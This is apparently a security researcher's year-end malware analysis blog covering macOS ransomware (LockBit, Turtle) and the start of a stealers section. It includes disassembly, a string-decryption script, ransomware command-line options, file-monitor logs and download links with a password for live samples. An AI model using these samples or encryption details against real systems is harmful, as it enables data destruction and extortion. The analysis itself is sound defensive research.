The Mac Malware of 2023 👾

A comprehensive analysis of the year's new malware

by: Patrick Wardle / January 1, 2024

Objective-See's research, tools, and writing, are supported by the "Friends of Objective-See" such as:

Jamf Mosyle Kandji CleanMyMac X Kolide Palo Alto Networks

📝 👾 Want to play along?

The majority of samples covered in this post are available in our **malware collection**.

...just please don't infect yourself! 😅

🖨️ Printable

A printable (PDF) version of this report can be found here:

The Mac Malware of 2023.pdf

⌛ Background

Goodbye 2023 ...and hello 2024! 🥳

For what is now the 8th year in a row, I've put together a blog post that comprehensively covers all the new Mac malware that emerged throughout the year.

While the specimens may have been reported on before (for example by the AV company that discovered them), this blog aims to cumulatively and comprehensively cover ***all*** the new Mac malware of 2023 - in one place ...yes, with samples available for download!

After reading this blog post you will have a thorough and comprehensive understanding of latest threats targeting macOS. This is especially important as Macs continue to flourish, especially in the enterprise, where predictions of Mac in the enterprise range from a **20% increase in 2024**:

macOS in the Enterprise, in 2024

…to **full dominance** by the end of the decade:

> "*Mac will become the dominant enterprise endpoint by 2030.*" *-Jamf*

Predictably macOS malware follows a similar trajectory, becoming ever more prevalent (and well, insidious). And yes, though I make this claim annually, it held especially true this year, as the number of new macOS malware specimens increased roughly 100% over last year!

```
In this blog post, we focus on new Mac malware specimens that appeared in 2023. Adware and/or malware
from previous years, are not covered.

However at the end of this blog, I've included a section dedicated to these other threats, that
includes a brief overview, and links to detailed write-ups.
```

For each malicious specimen covered in this post, we'll discuss the malware's:

- **Infection Vector**:
  How it was able to infect macOS systems.
- **Persistence Mechanism**:
  How it installed itself, to ensure it would be automatically restarted on reboot/user login.
- **Features & Goals**:
  What was the purpose of the malware? a backdoor? a cryptocurrency miner? or something more insidious…

Also, for each malware specimen, if a public sample is available, I've added a direct download link, should you want to follow along with my analysis or dig into the malware more yourself. #SharingIsCaring

```
In years past, I've organized the malware by the month of discovery, which worked well when there
were not a large number of samples. However, this year, given the large increase in the number of
samples, I've decided to organize them by type, for example ransomware, stealers, etc. etc. To me
this also makes more sense, as the month of discovery is somewhat irrelevant (at least from a
technical point of view).
```


🛠️ Malware Analysis Tools & Tactics

Before we dive in, let's talk about analysis tools!

Throughout this blog, I reference various tools used in analyzing the malware specimens.
While there are a myriad of malware analysis tools, these are some of my own tools, and other favorites, that include:

- **`ProcessMonitor`**
  My open-source utility that monitors process creations and terminations, providing detailed information about such events.
- **`FileMonitor`**
  My open-source utility that monitors file events (such as creation, modifications, and deletions) providing detailed information about such events.
- **`DNSMonitor`**
  My open-source utility that monitors DNS traffic providing detailed information domain name questions, answers, and more.
- **`WhatsYourSign`**
  My open-source utility that displays code-signing information, via the UI.
- **`Netiquette`**
  My open-source (light-weight) network monitor.
- `lldb`
  The de-facto commandline debugger for macOS. Installed (to `/usr/bin/lldb`) as part of Xcode.
- **Suspicious Package** A tools for "inspecting macOS Installer Packages" (`.pkgs`), which also allows you to easily extract files directly from the .pkg.
- **`Hopper Disassembler`**
  A "reverse engineering tool (for macOS) that lets you disassemble, decompile and debug your applications" …or malware specimens.

📚 Interested in general Mac malware analysis techniques?



You're in luck, as I've written a book on this topic:

The Art Of Mac Malware, Vol. 0x1: Analysis

Ransomware:


While macOS has faced ransomware threats in the past, 2023 marked a significant shift as ransomware groups, including LockBit, turned their focus to macOS for the first time. Besides the LockBit sample, another specimen dubbed “Turtle” was uncovered in 2023. And though both were not quite ready for “prime time” on macOS (for example neither took TCC into account, nor was notarized) and thus their impact was limited, the fact that ransomware gangs have now set their sights on macOS, should give us all pause for concern. Additionally, it is imperative to ensure that we are sufficiently prepared for future ransomware attacks, which are likely to be more refined and thus consequently pose a higher level of risk.

👾 LockBit (macOS)


LockBit is cross-platform ransomware (attributed to the notorious LockBit ransomware gang), that decrypts users’ files and demands a ransom.

⬇️ Download: **LockBit** (password: infect3d)

@MalwareHunterTeam was the first to tweet about a new LockBit ransomware variant, targeting macOS:



As shown in the tweet, the ransomware binary initially was undetected by any of the anti-virus engines on VirusTotal:



LockBit's macOS Variant on VirusTotal (credit: @MalwareHunterTeam)

The relevance of this macOS specimen was well articulated in a tweet from **@vxunderground**:

> *"Lockbit ransomware group has created their first MacOS-based payload. We believe this is the first time a large ransomware threat group has developed a payload for Apple products." vx-underground*

```
Interested in learning more about the LockBit Ransomware Group? Read:

        "The Unrelenting Menace of the LockBit Ransomware Gang" (Wired/Lily Hay Newman).
```

Writeups:

- **"The LockBit ransomware (kinda) comes for macOS"**
- **"Apple's Macs Have Long Escaped Ransomware. That May Be Changing"**

Infection Vector: Unknown (or None)

Though samples were discovered there was no context or information regarding how LockBit would go about deploying them to infect macOS systems. Moreover, as the macOS sample seemed to still be somewhat in development, combined with the fact that there were not reports of infections in the wild, it possible that there is/was not an infection vector …yet.

Persistence: None

Ransomware rarely needs to persist: it simply runs, encrypts users' files, and then demands a ransom. LockBit is no different, and thus, does not persist.

Capabilities: Ransomware

LockBit's macOS malware specimen encrypts users' files, then demands a ransom.

Static analysis revealed it contained many embedded strings that had been XOR-encrypted with the hard-coded key of `0x39`. In the following disassembly, note the value of `0x39` is loaded into the `w8` register. As `w8` is the lower 32-bit of the 64-bit `x8` register, only the `0x39` (of the `0x1964126200000039`) will be loaded into `w8`.

Subsequent XOR instructions (`eor`) then make use of the `w8` register, which holds the XOR key (`0x39`):

```
ldr         w8, 0x1964126200000039
...

eor         w10, w10, w8
...

eor         w10, w10, w8
```

I created the following Python script to decrypt the embedded strings:

```
with open("locker_Apple_M1_64", "rb") as f_in, open("strings", "wb") as f_out:
    while True:
        chunk = f_in.read(1024)
        if not chunk:
            break

        encrypted_chunk = bytes(byte ^ 0x39 for byte in chunk)
        f_out.write(encrypted_chunk)
```

Once the strings have been decrypted, we find, amongst other things, the ransomware's command-line usage:

```
Usage: %s [OPTION]... -i '/path/to/crypt'
Recursively crypts files in a path or by extention.
Mandatory arguments to long options are mandatory for short options too.
  -i, --indir        path to crypt
  -m, --minfile      minimal size of a crypted file, no less than 4096
  -r, --remove       self remove this file after work
  -l, --log          prints the log to the console
  -n, --nolog        do not print the log to the file /tmp/locker.log
  -d, --daemonize    runs a program as Unix daemon
  -w, --wholefile    encrypts whole file
  -b, --beginfile    encrypts first N bytes
  -e, --extentions   encrypts files by extentions
  -o, --nostop       prevent to stop working VM
  -t, --wipe         wipe free space
  -s, --spot         upper bound limitation value of spot in Mb
  -p, --pass         password
  -f, --full         full log
  -a, --delay        start delay in minutes
  -y, --noexts       do not search for extentions
  -v, --vmdk         search for extentions inside VMDK files
```

Let's now kickoff our **File Monitor**, filtering on the `locker_Apple_M1_64` process:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -json -filter locker_Apple_M1_64
...
```

...and run the ransomware with the following command line:

- `-f` : `full log`
- `-p test` : password
- `-i ~/Downloads/lock_me_up` : directory to encrypt / ransom

You can see the file monitor detecting the ransomware opening its log file (`tmp/locklog`). We'll take a peek at the log file's contents shortly.


```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -json -filter locker_Apple_M1_64
...
{
  "event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file" : {
    "destination" : "/private/tmp/locklog",
    "process" : {
        ...
        "pid" : 8231
        "name" : "locker_Apple_M1_64",
        "path" : "/Users/user/Downloads/locker_Apple_M1_64",
        ...
    }
  }
}
```

Then, we can see the malware accessing (opening) files in the specified directory (e.g. `DazzleSpy.zip`), to encrypt them, and then renaming the encrypted files with the `.lockbit` extension:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -json -filter locker_Apple_M1_64
...
{
  "event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file" : {
    "destination" : "/Users/user/Downloads/lock_me_up/DazzleSpy.zip",
    "process" : {
        ...
        "pid" : 8231
        "name" : "locker_Apple_M1_64",
        "path" : "/Users/user/Downloads/locker_Apple_M1_64",
        ...
    }
  }
},
{
  "event" : "ES_EVENT_TYPE_NOTIFY_RENAME",
  "file" : {
    "destination" : "/Users/user/Downloads/lock_me_up/DazzleSpy.zip.lockbit",
    "process" : {
        ...
        "pid" : 8231
        "name" : "locker_Apple_M1_64",
        "path" : "/Users/user/Downloads/locker_Apple_M1_64",
        ...
    }
  }
}
```

Finally, the ransomware creates a file named "`!!!-Restore-My-Files-!!!`" which the ransom note with the decryption instructions:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -json -filter locker_Apple_M1_64
...
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/user/Downloads/lock_me_up/!!!-Restore-My-Files-!!!",
    "process" : {
        ...
        "pid" : 8231
        "name" : "locker_Apple_M1_64",
        "path" : "/Users/user/Downloads/locker_Apple_M1_64",
        ...
    }
  }
}
```



Ransomed files and ransom note

Let's take a peek at the log (`/tmp/locker.log`), which show us details of the ransomware's actions:

```
[19:16:45][740734721][+] Launch parameters: ./locker_Apple_M1_64 -i
'/Users/user/Downloads/lock_me_up' -m 16 -w 0 -b 0 -r 0 -l 1 -n 0 -d 1 -e '' -s 10 -p test -o 0 -t 0
-f 1 -a 0 -z 0 -y 0

~~~~~~~~~~~~~~~Hardware~~~~~~~~~~~~~~~~~
[19:32:07][4329948544][+] Add directory to encrypt: /Users/user/Downloads/lock_me_up
[19:32:07][6140964864][+] Start encrypting file /Users/user/Downloads/lock_me_up/DazzleSpy.zip
[19:32:07][6140964864][+] Start encrypting file /Users/user/Downloads/lock_me_up/DazzleSpy.zip spot
0 from 1. Original checksum 2846984875
...
[19:32:07][6140964864][+] End file /Users/user/Downloads/lock_me_up/DazzleSpy.zip size 223464 time
1672883981 is encrypted. Checksum after encryption 3269819564
...
```

...easy enough to see it is, as expected, encrypting the files in the specified (`lock_me_up`) directory.

👾 Turtle


> Internally dubbed "Turtle", this ransomware also targets macOS, though yet again in its current state it does not post much of a threat to macOS users.

⬇ Download: **Turtle** (password: infect3d)

This malware came to my attention when a researched named Austin pinged me about a possible new ransomware specimen that was targeting macOS.

> *"Found sample on VT 91a5faa41d19090e1c5c1016254fd22a - [possible] Mac ransomware. ...Couldn't find much on it so wondering your thoughts if you have time!" -Austin*

Though uploaded just two days before the message from Austin, 24 of the anti-virus engine are already flagging it as malicious:



Turtle Ransomware on VirusTotal

This is unusual, as generally new malware takes a while to get picked up by such engines. However, as we can see in the above screenshot, crowdsource YARA rules flag is on Windows APIs. Also the names the AV engines have assigned the malicious binary are rather vague such as “Other:Malware-gen”, “Trojan.Generic”, or “Possible Threat”. Others flag it as Windows malware (“Win32.Troj.Undef”). At first blush, yes kind of strange, but turns out that as there was a known Window’s version of the ransomware, the AV engines were able to flag the new macOS variant.


```
One AV engine, Rising, detects it as "Ransom.Turtle"
...this turned out to be the internal name of the ransomware.
```

Writeups:

- “**It’s Turtles All The Way Down**”
- “**macOS devices targeted with Turtle ransomware**”

Infection Vector: Unknown

What was uncovered on VirusTotal was a new macOS variant, and a related archive containing both this file and other binaries compiled for other OSs:



Turtle's Platform-specific binaries

Though these samples were discovered there was no context or information regarding how Turtle could infect macOS systems. Moreover, similar to the LockBit macOS sample, this specimen seemed to still be somewhat in development, combined with the fact that there were not reports of infections in the wild, it possible that there is/was not an infection vector yet.

Persistence: None

Ransomware rarely needs to persist: it simply runs, encrypts users' files, (and optionally demands a ransom). This macOS Turtle specimen is no different, and thus, does not persist.

Capabilities: Ransomware

The malware contains a function named `en0cr0yp0tFile`. Here's the library/API calls this function makes:

```
main.en0cr0yp0tFile:

    ...
    0x0000000100095e04          bl          _os.ReadFile

    ...
    0x0000000100095e24          bl          _crypto/aes.NewCipher

    ...
    0x0000000100095e5c          bl          _crypto/cipher.NewCTR

    ...
    0x0000000100095ec4          bl          _runtime.concatstring2

    ...
    0x0000000100095ee4          bl          _os.rename

    ...
    0x0000000100095f08          bl          _os.WriteFile

    ...
    0x0000000100095f18          ret
```

Pretty easy to see given a file, it reads it into memory, encrypts it with AES (in CTR mode), renames the file, then overwrites the file's original contents with the encrypted data. Pretty standard ransomware logic (though the use of a symmetric encryption algorithm means ransomed files can be recovered).

The `en0cr0yp0tFile` function is invoked by the `main.func1`. This function is called for each file in the malware's working directory. (File enumerating is done via a call to the `path_filepath_Walk` function). However, it does not encrypt all files …only those matching the extensions `.doc`, `.docx`, or `.txt`. You can see those extensions as embedded strings:

```
0x0000000100096761          db  0x2e ; '.'
0x0000000100096762          db  0x74 ; 't'
0x0000000100096763          db  0x78 ; 'x'
0x0000000100096764          db  0x74 ; 't'

...
0x0000000100096128          add         x1, x1, #0x761      ; 0x100096761 (".txt")
0x000000010009612c          orr         x2, xzr, #0x4
0x0000000100096130          bl          runtime.memequal
```

Launching a **File Monitor**, and then executing the ransomware (in a directory containing documents and text files), results in the following file I/O events:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter
TurtleRansom-v0-macos-arm64.pkg

{
  "event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file" : {
    "destination" : "/Users/user/Desktop/TR/file.docx",
    "process" : {
      "path" : "/Users/user/Desktop/TR/TurtleRansom-v0-macos-arm64.pkg",
      "name" : "TurtleRansom-v0-macos-arm64.pkg",
      "pid" : 938
    }
  }
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_RENAME",
  "file" : {
    "source" : "/Users/user/Desktop/TR/file.docx",
    "destination" : "/Users/user/Desktop/TR/file.docx.TURTLERANSv0",
    "process" : {
      "path" : "/Users/user/Desktop/TR/TurtleRansom-v0-macos-arm64.pkg",
      "name" : "TurtleRansom-v0-macos-arm64.pkg",
      "pid" : 938
    }
  }
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
    "destination" : "/Users/user/Desktop/TR/file.docx.TURTLERANSv0",
    "process" : {
      "path" : "/Users/user/Desktop/TR/TurtleRansom-v0-macos-arm64.pkg",
      "name" : "TurtleRansom-v0-macos-arm64.pkg",
      "pid" : 938
    }
  }
}
```

Note that the encrypted files are suffixed with the hard-coded extension "`TURTLERANSv0`".

Stealers:


The most common type of new macOS malware in 2023, was undoubted “info stealers”. Such malware is solely focused on collecting and stealing sensitive information from victims machines, such as cookies, password, certificates, crytocurrency wallets, and more. As there isn’t much need to stick around once this information is obtained, such stealers often don’t persist.

```
You can read more about the type of information on macOS systems, that stealers target in the
following report (by Phil Stokes (@philofishal)):

"Session Cookies, Keychains, SSH Keys and More | 7 Kinds of Data Malware Steals from macOS
Users"
```

👾 PureLand

```
PureLand is a macOS stealer, predominantly focused on stealing information that would give its
attackers access to users cryptocurrency wallets.

⬇ Download: PureLand (password: infect3d)
```

A researcher going by the Twitter handle `@Iamdeadlyz` uncovered (and analyzed) the PureLand stealer, noting it masqueraded as a “Play to Earn” (P2E) game:

